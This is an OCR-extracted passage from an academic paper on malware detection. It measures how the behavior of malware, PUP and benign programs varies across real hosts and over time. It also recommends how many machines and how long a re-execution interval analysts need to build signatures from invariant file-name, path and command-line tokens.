


Figure 3: Missing actions compared to the previous week.

in this case the user had no control of the malware and the downloads happened silently. This malware was still running 4 weeks later performing the same actions. A final example is a sample of *Adware.Chinad*, which dropped various files (*microsoft office*, *foxit pdf editor*, *autocad 2015*). On the following week, a new executable (*zny_znykb030.exe*) followed by potentially pirated other software are downloaded.

> In malware, time variability is the largest. While the variability is mainly due to the missing actions, there are also new events that appear on the following weeks.




Figure 4: **Relation between detection and the time variability.** This result shows that malware that have high time variability have higher VT detections.

Malware with highest detection rates vary more over time. One interesting observation on the malware that exhibit more variability over time was that in general more of the AV engines would label them as malicious. In Figure 4 we show the distributions of the malicious samples with low time variability (lower than 25^{th} percentile) against the ones with high variability (on the top of the 75^{th} percentile). For each of samples, we check the total number of detections in VirusTotal in November 2019 (i.e., one year after the first time we observed the samples). As it can be seen seen, the samples that are AV software eventually detected the most had a higher variability across time. This shows that even if in general time variability is low across the board, for easier to classify samples it seems like time has a more significant effect on the variability.

To get a better understanding of this phenomenon we conducted two case-studies. In the 75^{th} percentile we found a version of kuaizip and analyzed its behavioral data manually. This malware seemed to stop working sometime around the second week of April 2018, after which it still performed host-related actions but failed to download the PE files it was retrieving before. At the other side of the spectrum, we chose a malicious sample that exhibits low variability. We found an open source DLL injection tool classified as malware which performs exactly the same actions every time it runs. This likely-to-be-malicious sample injects into *roblox-playerbeta.exe*, creates *settings.xml*, and sets some registry keys. Upon further analysis we found that this is being intentionally used for cheating in games and this exact behavior is observed over and over again. While preliminary, these experiments seem to confirm that time variability affects the most those samples that rely on an external infrastructure.

4.2.2 Parameter Variability

When switching to the fine-grained analysis of each parameter, we now observe a very different picture from the results we obtained by looking at the variability among hosts. In fact, the Jaccard Indexes show that for goodware and PUP there are a large number of perfect matches over time when the sample is re-executed. For the full results we refer the reader to Table 5 in the Appendix.

Over time, malware actions parameters vary a lot, while PUP' and benign's ones do not vary at all. The difference is remarkable. Even at the median, the parameters of actions performed by benign software change very little, and the 75th percentile they change almost nothing at all. If we consider that the same indexes were zero when considering executions across different hosts, this result emphasize a very important distinction. Goodware creates different files, mutexes and registry keys in different machines. But when we consider two

executions on the same machine, those values remain constant. The same phenomenon does not happens for malware, where the Jaccard index is zero across the board, both in case of different machines and in case of different executions on the same host. The only few exceptions to this rule are regarding file paths and file extensions, which still have a low similarity.

If we look at the 75th percentile things get more stable and both malware and benign files show a high similarity. This means that for at least 25% of the samples in our dataset we observe a stable set of parameters at different points in time.

> At least 50% of the malware do not reuse same file names, registry keys values and paths, directories in their reexecutions, and 25% execute at least 1 new command.

5 Invariant Analysis

Our variability analysis confirms that malware behavior changes over time and on different machines. This indicates that if a behavioral malware detection system is designed with data collected at a fixed time or from a single computer with a particular configuration setting, the real behavior that is common to all possible executions might not be identified correctly. However, as we showed in Section 4.2.1, the fact that malware samples carry large variability across different executions does not rule out the possibility of building accurate detection models from behavior that remains stable. Therefore, in this section we focus on measuring the invariant part of malware behavior, to better understand how effective behavioral-based detection systems can be if their models are built upon the right set of events.

Roughly 80% of the SIGMA rules are created from values extracted from file and process creation events, and these two are also in top 7 most popular actions in our dataset. Therefore, due to space limitations, in this section we focus on those actions and their parameters. We identify the invariant behaviors only from the malicious samples as our goal is to evaluate behavioral malware detection techniques. We only use benign samples when simulating a signature generation process, by extracting the invariant parts that are not observed in the benign execution traces.

Beyond full parameter value. In Sections 4.1.2 and 4.2.2 we utilize the full value of the parameters to measure the jaccard index. In this section we follow a simple approach to split those values into smaller tokens, explained in Section 2.2, with the aim of finding a shared value across machines.

5.1 How Many Hosts Are Enough?

One of the main consequences of the findings discussed in Section 4 is that for building more effective and accurate signatures it is necessary to collect multiple data points rather than looking at a single trace collected from one environment. While this sounds intuitive, to our knowledge, there is no existing study that attempted to measure how many executions from different machines are needed to identify tokens that maximize the coverage of the generated signatures. To this end, we measure the number of executions of the same malware in the wild that can be detected by using the tokens extracted from a small set of executions, as well as the number of those executions that are needed to obtain all the malicious tokens. Based on that, we estimate how many machines are needed to achieve a high coverage of observed behaviors.




Figure 5: **CDF of number of machines and the amount of malware values.** It takes more machines to capture all the CMD tokens than other parameters' tokens.

Figure 5 shows the empirical cumulative density function (CDF) of the fraction of malware samples for which we capture all tokens, for an increasing number of machines (x-axis). We only consider tokens that never appear on benign traces and we also exclude the unique tokens, i.e., those that only appear in one machine in the wild (as they could be the result of random values). Finally, we construct the CDF by adding first the traces that contain the highest number of tokens, and thus represent a conservative estimate. For 20% of the malware, we need only 1 machine to capture all the malicious command line tokens. If we increase the threshold to 10, we can identify all the command line tokens for 85% of the malware and all the file path tokens for 98% of the malware.

Naturally, the more machines we use the more tokens we can extract, but adding more machines provides diminishing returns. As we can see, for 21% of the malware we can capture all filenames in a single execution, and for 29% of them one execution is sufficient to discover all file path tokens. However, we need to collect 39 traces to observe all the malicious filename tokens that appear in 90% of the malware, while this decreases to only 11 and 17 machines for capturing file path and command line tokens respectively. Since the file path seems to converge faster, in Figure 6 we check the




Figure 6: **CDF of number of machines and the amount of malware values.** After 4-5 machines we start to get diminishing returns in the number of new malware file path tokens discovered.

impact of the first 8 machines in the amount of tokens we are extracting. We observe that after 7 machines the return of investment becomes small, as for the top 50% of the malware samples we already extracted 68% of the tokens. When also check the other parameters and we noticed similar correlation between the amount of tokens extracted and the detection rate in Figure 7, which makes sense since having all the malware tokens means we have 100% detection.

While counting the new tokens can give an idea of how many traces we need to compensate for the diversity of behaviors, it does not tell us whether those tokens are sufficient or not to detect malware in the wild. Therefore, we conducted a second experiment. Here we use the tokens extracted from one execution to match the malware traces collected in other machines. If the combination of the tokens can cover all the other executions of the same sample, then we conclude that one execution is sufficient (in theory) to extract a perfect signature. If instead the extracted tokens cannot achieve 100% coverage, we add a second trace collected on a different (randomly chosen) machine in the same week (as for the moment we want to study the machine impacts and not the time impact) and we re-iterate the process. Since the result is dependent on the select machines, we repeat the experiments ten times and report the average.

From the boxplot in Figure 7a we can see that while for some malware one execution might be enough, in average the filenames extracted from one trace cover 82% of the executions and the value decreases to 77% if we use path information. However, the execution traces collected on three different machines are sufficient to achieve the highest coverage when using file name as the parameter. Similarly we find that it takes four machines to saturate the coverage for the command line and seven for the file path. The respective results can be found in Figures 7b and 7c.

> Our results suggest that an analyst should analyze the malware in 3 random virtual machines to capture most of the file names, 4 for CMD line and 7 for file path. A possible way to generate such random machines, instead using the same machines for all malware, may be to use a random vm generator like SecGen [45] with the features proposed by Miramirkhani et al. [35].

5.2 How Soon Should We Re-Execute?

We now investigate the re-execution interval needed to achieve the best coverage in the wild. This is more difficult to measure, as it represents a trade-off. If you re-execute the sample too early, you may learn little and your signature may not catch the behavior that the malware will exhibit in the future. But if you re-execute the sample too far in the future, than your initial model might get outdated before you re-analyze the sample.

For this analysis, we take a first execution trace during the first week of appearance of the malware. Then we collect a second trace on the same machine, varying the time between one and four weeks in the future. We then use the tokens extracted from the first execution to match all malware executions until we re-execute the sample. From that time on, we incorporate the information of the second execution and update the signature to be used for future executions.


Figure 8 shows the results for the filename tokens. While the median detection does not change much, re-executing after three weeks provide more benefits (the minimum detection and the 25 percentile are much higher, which suggests that for some malware this makes a big difference).

For the file path the difference in the re-execution interval is smaller, which means that we need more machines to get better detection. However, even in this case we still notice a slightly smaller range when re-executing on the 4^{th} week, which means some malware show a different behavior around that time. The results are the same for command line arguments, where in week 4 we have a more impactful increase in detection, suggesting that malware will be spawning new processes or using different parameters one month from their first appearance.

> An analyst should re-execute a sample between 3–4 weeks apart. However, having multiple executions in different days provides less useful information about the malware behavior than having different executions on different machines.

5.3 Hunting for the Most Invariant Artifacts

As we showed in previous sections the number of file creations is not a good metric to profile a malware sample due to variability. Similarly, the same file name doesn't appear in



(a) (b) (c)

Figure 7: **Detection coverage of tokens obtained by combining multiple execution traces** The detection rate/coverage of file names or extensions reaches the maximum after 3 to 4 machines while for file path we need about 7 machines to capture all the malware tokens.




Figure 8: **Total filename signature coverage for re-execution intervals.** A periodic execution of every 3 weeks yields the highest coverage across all malware.

all machines. Using more than 1 file name to profile malware seems like the right choice. While using both variant and invariant features is not going to affect the performance of the detector, we need intuition to be sure we have an invariant in our signature. In this section, we measure the covered machines that individual tokens can detect the malware on. For this we extract the malware tokens in the first week and compare their performance to executions happening in the following weeks, to simulate the scenario where an analyst creates a signature with 1 token and deploys it. We show the average effectiveness of each token. We don't remove the random tokens to show the amount of randomness that an analyst has to deal with for each parameter.

We measure the file name token coverage for file writes. The results show that most of the tokens are random and having more than 1 machine allows the analyst to remove them. We noticed that the tokens with the highest coverage were the extensions, therefore we encourage the analysts to split the file name using the dot(.) delimiter and remove the known benign extensions to obtain highly performing malware file extension signatures. Random tokens happen more often in file names than any other parameter, which means that an analyst should have more than 1 execution to remove the tokens that appear only once.

We noticed that malware tends to write to non-random and non-benign paths. However, there is no clear trend to which subdirectories and on which level are invariant to the malware, therefore, an analyst will need multiple values to construct a signature based on the file path. While we couldn't identify a heuristic to pick the better path tokens we noticed that on average, for all malware, 25% of non-benign subdirectory names (tokens) appear in all the machines. This means that an analyst will achieve a better detection using a subdirectory name to detect malicious file write than the file name, extension or even command line of process creation. Our study reveals a source for constructing high-performance detection rules using file extension tokens, which future generations of malware may no longer posess. We also reveal the success of file path tokens in constructing a malware detection signature.

6 Discussion and Limitations

Impact on State-of-the-Art Solutions. In our paper, we performed an extensive analysis about behavioral variability on malware, concluding that to observe the complete behavior of malware it is necessary to run the malware on several machines repeatedly over time. We conduct two further experiments to illustrate the impact of our results on state-of-the-art solutions.

First we reproduce the experiments conducted in one of the most cited behavioral malware clustering techniques [5]. Such clustering techniques commonly rely on only one execution trace per sample. Note that our goal here is not to call into question the results of the prior work, but to demonstrate

the effects of variability in a typical malware-clustering experiment. When evaluating this technique on our data, which consists of several executions of the same malware samples, we observe that one third of the samples exhibit sufficient variability in behavior that their traces were scattered among multiple clusters, thus decreasing the accuracy of mapping samples to the correct family. This suggests that we must be cautious when drawing conclusions from clustering experiments, as the results may be inaccurate if the experiment utilizes a single trace per sample. The details of this experiment can be found in Appendix A.1.

In a second experiment, we assess the impact of behavioral variability on the accuracy of anomaly-detection approaches. In this case, we selected AccessMiner [29], a popular solution for building models based on benign execution alone. It is interesting to note that although variability was not explicitly discussed by the authors, Accessminer correctly accounted for it by including multiple execution of benign software collected from different real-world machine.

Again, we repeated the experiments by following the technique explained in the paper (the details can be found in Appendix A.2), training the AccessMiner model with a progressively increasing number of traces from benign files in our dataset. Our results suggest that behavioral variability of benign programs also impact the detection rate and that only few executions are insufficient to build and accurate model. Moreover, our experiment shows that to improve the accuracy of the models and reduce false alarms, it is necessary to also include lower-reputation and low-prevalence benign files to the dataset. In the original AccessMiner paper, only traces from popular benign files behavior were incorporated into the anomaly detector.

Alternative Solutions to Account for Behavioral Variability. Our findings suggest that the more accurate way to collect information about malware behavior is to record program executions on real end-user machines. However, the main drawback of this solution is that known malware needs to be blocked to guarantee the user security, and thus the data collection is limited to files that other methods cannot classify one way or another.

Other options exist for researchers to account for the behavioral variability of malware. For instance, *Multipath Exploration*, proposed by Moser et al. [36], allows to automatically explore multiple execution paths of the malware binary in the same system. As this method is capable of triggering hidden functionalities, it can replace the need to observe the behavior over different machines and at different points in time. However, this solution is complex and has a very high performance overhead, which makes it unsuitable for large-scale experiments.

Similarly, *Symbolic execution* could be used to trigger unobserved behaviors during malware analysis, such as in the case of time-triggered malware [15]. While this can also help an analyst to tackle the issue of behavior variability, similarly to the multipath exploration solution, symbolic execution is difficult to scale due to the large overhead and the state explosion problems [53].

A more practical solution consists in running the samples on *different VMs*, with different configurations. While still resource intensive, this method has comparably lower overhead than the previous approaches, making it is easier to apply to a large number of samples. As we showed in section 5, we suggest running the malware in at least three (and for better coverage even seven) different VMs to capture significant machine-induced variability. We also suggest the analyst to re-execute the samples at least every three weeks to capture any time-induced variability.

Threats to validity and limitations. Our study carries some limitations due to the nature of the data that was provided by the security vendor. The data was collected from users who have installed the AV product, who might be in general more careful with the security of their computers and, therefore, might be less exposed to attacks. Although we cannot rule out the possibility of selection bias, the large size of the population in our study, the large fraction of malware (9.15% of the unknown samples that could not be classified with other means), and the large spectrum of variability that we observed in the experiments, suggest that our results have a broad applicability.

Our data consists of executions of Windows PE files and therefore, our findings might not apply to the behavior of programs that run on other platforms (Linux [14], Android [55], IoT, etc.). Another unfortunate limitation is that the data does not contain network events. Previous work [43], however, has already shown the existence of a high variability in the network events and discussed its impact on the overall behavior of malware. Since our goal is not to establish a root cause for the behavior variability, the lack of network data does not impact our main findings. We expect to actually observe higher variability on network events.

All samples in our dataset were not flagged neither as benign nor malicious at the time of their collection. Therefore, the data does not include popular benign programs and malware that can be detected by traditional means (i.e., AV Engines). While this might be seen as a limitation because easier to label programs might not show similar variability on their behavior, the set of samples we analyzed also make our study more unique in its nature. We only analyze those programs that need to be detected by looking at the behavior. In reality, samples that can be identified simply by other means, such as static signatures, do not require a behavioral analysis in the first place. Even if our measurement does not capture the variability of those samples, the impact on behavioral detection would have been irrelevant. Moreover, since our goal is to study variations in the runtime behavior, the analysis can only be performed if a sample is executed multiple times,

both in the same environment and across a different set of machines. Therefore, polymorphic samples (in which each SHA-256 hash is only observed once) cannot be included in our analysis.

A recent work [46] has shown that for the vast majority of malware samples its impossible to identify a family name, owing to the use of generic signatures and to inconsistencies among the AV labels. Our clustering experiment provides further insight into this challenge. As we were unable to find a family name for most of the samples in our dataset, we did not study the behavior variability across malware families.

When measuring the time variability, some actions may not re-occur. For example, the malware might not recreate files already created in the previous runs, resulting in a significant number of missing events in following runs. However, our results show that during the re-executions of the same sample we often observe *new* events, thus confirming the existence of variability over time.

Finally, our study might have missed malware that can compromise the kernel of the operating system to evade the AV data collection component. This is common to all studies performed on AV telemetry, and since we do not have control over the execution environment we cannot verify the extent of this problem.

7 Related Work

Many prior works explore malware behavior and evolution over time [4, 8, 28] as well as their effects on the accuracy of malware detectors [19, 38]. Our work is also inspired by prior work that establish differences in malware behavior across different sandbox [6, 20, 22] or on behavior that remains dormant [9, 13, 25, 47]. Prudent practices have been proposed when dealing with behavioral data, such as reporting on the exact OS version used for the analysis, which is assumed to affect the observed malicious behavior [43]. Some effort has been made by Lindorfer et al. to detect the existence of one of the factors that affect the behavior of malware: the environmental bias [31]. Our work does not aim at *detecting* malware that show such biases, but instead focus on measuring which parts of the behavior are more prone to environment sensitivity and to which extent. We also differ from this paper, since we are not trying to establish a causal relationship for our results. Pendlebury et al. show that time is another factor affecting the behavior of malware, which they observe through the deteriorating performance of a behavioral classifier [38]. We also measure the effect of time, but look at changes in the behavior instead of at the precision of a classifier.

Finally, while a large body of research has been dedicated to the construction of complex detection models (such as ML classifiers [5, 11, 24, 54]), in but our work we focus on simple token-based rules like those used by SIEM systems [44] and other rule-based detection models [10, 51], because these tokens are the building blocks for more elaborate signatures.

8 Conclusions

It has been known, for over a decade, that malware samples can change their behavior on different hosts and at different points in time, but no study has yet measured this variability in the real world. In this paper, we report the first analysis of malware, PUP and benign-sample behavior in the wild, using execution traces collected from 5.4M real hosts from around the world. We show that malware exhibits more variability than benign samples, In particular, we find that, for at least 50% of the malware, 30% of the actions observed in an execution will not appear in other machines. While there is a lower variability in benign actions, the parameters of these actions are often different. In fact most of the parameters (except for file extension) for all the 3 classes of programs have few values in common across machines. We further show that, for malware that can still execute 2 or more weeks from their first appearance, the variability is lower and so is their detection rate. We then assess the prevalence of invariant parameter tokens that are commonly used to derive behavior based signatures for malware. Even though action parameters that appear in every machine execution are uncommon in malware—50% of the malware samples have only 8% of parameters in common across all executions—we show that we can use 3 to 7 machines to collect parameter tokens that appear in more than 90% of the executions. Our results also suggest that analysts should re-execute the malware samples 3 weeks after first receiving them to update their behavior models. The findings have important implications for malware analysts and sandbox operators, and they emphasize the unique insights that we can gain by monitoring malware behavior at scale, on real hosts.

Acknowledgements

We thank Sandeep Bhatkar and Omer Yampel for helping us understand the behavior data, the anonymous reviewers and SangHyun Hong for their constructive feedback. This research was partially supported by A. James & Alice B. Clark Foundation, the US Department of Defense, and by the European Research Council (ERC) under the Horizon 2020 research and innovation program (grant agreement No 771844 – BitCrumbs).

References

[1] Anubis. http://anubis.cs.ucsb.edu.

[2] Norman sandbox. http://www.norman.com/.

[3] Yara. https://virustotal.github.io/yara/.

[4] ABU RAJAB, M., ZARFOSS, J., MONROSE, F., AND TERZIS, A. A multifaceted approach to understanding the botnet phenomenon. In *Proceedings of the ACM SIGCOMM Internet Measurement Conference, IMC* (New York, New York, USA, 2006), ACM Press, pp. 41–52.

[5] BAILEY, M., OBERHEIDE, J., ANDERSEN, J., MAO, Z. M., JAHANIAN, F., AND NAZARIO, J. Automated Classification and Analysis of Internet Malware. *Recent Advances in Intrusion Detection* (2007), 178–197.

[6] BALZAROTTI, D., COVA, M., KARLBERGER, C., KRUEGEL, C., KIRDA, E., AND VIGNA, G. Efficient Detection of Split Personalities in Malware. *NDSS* (apr 2010).

[7] BAYER, U., COMPARETTI, P., HLAUSCHEK, C., KRUEGEL, C., AND KIRDA, E. Scalable, behavior-based malware clustering. In *Network and Distributed System Security Symposium (NDSS)* (2009).

[8] BAYER, U., HABIBI, I., BALZAROTTI, D., KIRDA, E., AND KRUEGEL, C. A View on Current Malware Behaviors. In *LEET* (2009).

[9] BRUMLEY, D., HARTWIG, C., LIANG, Z., NEWSOME, J., SONG, D., AND YIN, H. *Automatically Identifying Trigger-based Behavior in Malware*. Springer US, Boston, MA, 2008, pp. 65–88.

[10] CANALI, D., LANZI, A., BALZAROTTI, D., KRUEGEL, C., CHRISTODORESCU, M., AND KIRDA, E. A quantitative study of accuracy in system call-based malware detection. In *Proceedings of the 2012 International Symposium on Software Testing and Analysis - ISSTA 2012* (New York, New York, USA, 2012), ACM Press, p. 122.

[11] CHRISTODORESCU, M., JHA, S., AND KRUEGEL, C. Mining specifications of malicious behavior. In *Proceedings of the the 6th joint meeting of the European software engineering conference and the ACM SIGSOFT symposium on The foundations of software engineering - ESEC-FSE '07* (New York, New York, USA, 2007), ACM Press, p. 5.

[12] CHRISTODORESCU, M., JHA, S., SESHIA, S. A., SONG, D., AND BRYANT, R. E. Semantics-aware malware detection. In *Proceedings - IEEE Symposium on Security and Privacy* (2005), IEEE, pp. 32–46.

[13] COMPARETTI, P. M., SALVANESCHI, G., KIRDA, E., KOLBITSCH, C., KRUEGEL, C., AND ZANERO, S. Identifying Dormant Functionality in Malware Programs. In *2010 IEEE Symposium on Security and Privacy* (2010), IEEE, pp. 61–76.

[14] COZZI, E., GRAZIANO, M., FRATANTONIO, Y., AND BALZAROTTI, D. Understanding linux malware. In *2018 IEEE symposium on security and privacy (SP)* (2018), IEEE, pp. 161–175.

[15] CRANDALL, J. R., WASSERMANN, G., DE OLIVEIRA, D. A., SU, Z., WU, S. F., AND CHONG, F. T. Temporal search: Detecting hidden malware timebombs with virtual machines. *ACM SIGOPS Operating Systems Review 40*, 5 (2006), 25–36.

[16] DAVID, O. E., AND NETANYAHU, N. S. DeepSign: Deep learning for automatic malware signature generation and classification. In *Proceedings of the International Joint Conference on Neural Networks* (jul 2015), vol. 2015-Septe, IEEE, pp. 1–8.

[17] DINABURG, A., ROYAL, P., SHARI, M., AND LEE, W. Ether: Malware analysis via hardware virtualization extensions. In *Proceedings of the ACM Conference on Computer and Communications Security* (New York, New York, USA, 2008), ACM Press, pp. 51–62.

[18] FREDRIKSON, M., JHA, S., CHRISTODORESCU, M., SAILER, R., AND YAN, X. Synthesizing Near-Optimal Malware Specifications from Suspicious Behaviors. In *2010 IEEE Symposium on Security and Privacy* (2010), IEEE, pp. 45–60.

[19] JORDANEY, R., HOLLOWAY, R., SHARAD, K., LABORATORIES, N. E. C., DASH, S. K., WANG, Z., PAPINI, D., ELETTRONICA, S. A., NOURETDINOV, I., AND CAVALLARO, L. Transcend : Detecting Concept Drift in Malware Classification Models. In *USENIX Security Symposium* (2017), USENIX Association, pp. 625–642.

[20] KIRAT, D., AND VIGNA, G. Malgene: Automatic extraction of malware analysis evasion signature. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2015), CCS '15, Association for Computing Machinery, pp. 769–780.

[21] KIRAT, D., AND VIGNA, G. MalGene: Automatic extraction of malware analysis evasion signature. In *Proceedings of the ACM Conference on Computer and Communications Security* (New York, New York, USA, 2015), vol. 2015-Octob, ACM Press, pp. 769–780.

[22] KIRAT, D., VIGNA, G., AND KRUEGEL, C. BareCloud: Bare-metal Analysis-based Evasive Malware Detection. In *23rd USENIX Security Symposium (USENIX Security 14)* (2014).

[23] KIRDA, E., KRUEGEL, C., BANKS, G., VIGNA, G., AND KEMMERER, R. Behavior-based spyware detection. In *Usenix Security Symposium* (2006), p. 694.

[24] KOLBITSCH, C., COMPARETTI, P. M., KRUEGEL, C., KIRDA, E., ZHOU, X., AND WANG, X. Effective and Efficient Malware Detection at the End Host. In *Presented as part of the 18th USENIX Security Symposium (USENIX Security 09)* (Montreal, Canada, 2009), USENIX.

[25] KOLBITSCH, C., KIRDA, E., AND KRUEGEL, C. The power of procrastination: Detection and mitigation of execution-stalling malicious code. In *Proceedings of the ACM Conference on Computer and Communications Security* (New York, New York, USA, 2011), ACM Press, pp. 285–296.

[26] KONNO, H., SHIRAKAWA, H., AND YAMAZAKI, H. A mean-absolute deviation-skewness portfolio optimization model. *Annals of Operations Research 45*, 1 (1993), 205–220.

[27] KOTZIAS, P., BILGE, L., VERVIER, P.-A., AND CABALLERO, J. Mind Your Own Business: A Longitudinal Study of Threats and Vulnerabilities in Enterprises. In *Network and Distributed System Security Symposium (NDSS)* (2019).

[28] KWON, B. J., MONDAL, J., JANG, J., BILGE, L., AND DUMITRAŞ, T. The dropper effect: Insights into malware distribution with downloader graph analytics. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), pp. 1118–1129.

[29] LANZI, A., BALZAROTTI, D., KRUEGEL, C., CHRISTODORESCU, M., AND KIRDA, E. Accessminer: Using system-centric models for malware protection. In *Proceedings of the 17th ACM Conference on Computer and Communications Security* (New York, NY, USA, 2010), CCS '10, Association for Computing Machinery, pp. 399–412.

[30] LEYS, C., LEY, C., KLEIN, O., BERNARD, P., AND LICATA, L. Detecting outliers: Do not use standard deviation around the mean, use absolute deviation around the median. *Journal of Experimental Social Psychology 49*, 4 (2013), 764–766.

[31] LINDORFER, M., KOLBITSCH, C., AND MILANI COMPARETTI, P. Detecting environment-sensitive malware. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (2011), vol. 6961 LNCS, Springer, Berlin, Heidelberg, pp. 338–357.

[32] LIU, L., CHEN, S., YAN, G., AND ZHANG, Z. Bottracer: Execution-based bot-like malware detection. In *International Conference on Information Security* (2008), Springer, pp. 97–113.

[33] MANN, H. B., AND WHITNEY, D. R. On a test of whether one of two random variables is stochastically larger than the other. *The annals of mathematical statistics* (1947), 50–60.

[34] MARTIGNONI, L., STINSON, E., FREDRIKSON, M., JHA, S., AND MITCHELL, J. C. A layered architecture for detecting malicious behaviors. In *International Workshop on Recent Advances in Intrusion Detection* (2008), Springer, pp. 78–97.

[35] MIRAMIRKHANI, N., APPINI, M. P., NIKIFORAKIS, N., AND POLYCHRONAKIS, M. Spotless sandboxes: Evading malware analysis systems using wear-and-tear artifacts. In *2017 IEEE Symposium on Security and Privacy (SP)* (2017), IEEE, pp. 1009–1024.

[36] MOSER, A., KRUEGEL, C., AND KIRDA, E. Exploring Multiple Execution Paths for Malware Analysis. In *2007 IEEE Symposium on Security and Privacy (SP '07)* (may 2007), IEEE, pp. 231–245.

[37] MOSER, A., KRUEGEL, C., AND KIRDA, E. Limits of Static Analysis for Malware Detection. In *Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007)* (dec 2007), IEEE, pp. 421–430.

[38] PENDLEBURY, F., PIERAZZI, F., JORDANEY, R., KINDER, J., AND CAVALLARO, L. {TESSERACT}: Eliminating experimental bias in malware classification across space and time. In *28th USENIX Security Symposium 2019)* (2019), pp. 729–746.

[39] PRASZMO, M. Ramnit – in-depth analysis. https://www.cert.pl/en/news/single/ramnit-in-depth-analysis/.

[40] RIECK, K., HOLZ, T., WILLEMS, C., DÜSSEL, P., AND LASKOV, P. Learning and classification of malware behavior. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (2008), Springer, pp. 108–125.

[41] RIECK, K., TRINIUS, P., WILLEMS, C., AND HOLZ, T. Automatic analysis of malware behavior using machine learning. *Journal of Computer Security 19*, 4 (jun 2011), 639–668.

[42] ROSSOW, C., DIETRICH, C., AND BOS, H. Large-Scale Analysis of Malware Downloaders. In *DIMVA* (2012), Springer, Berlin, Heidelberg, pp. 42–61.

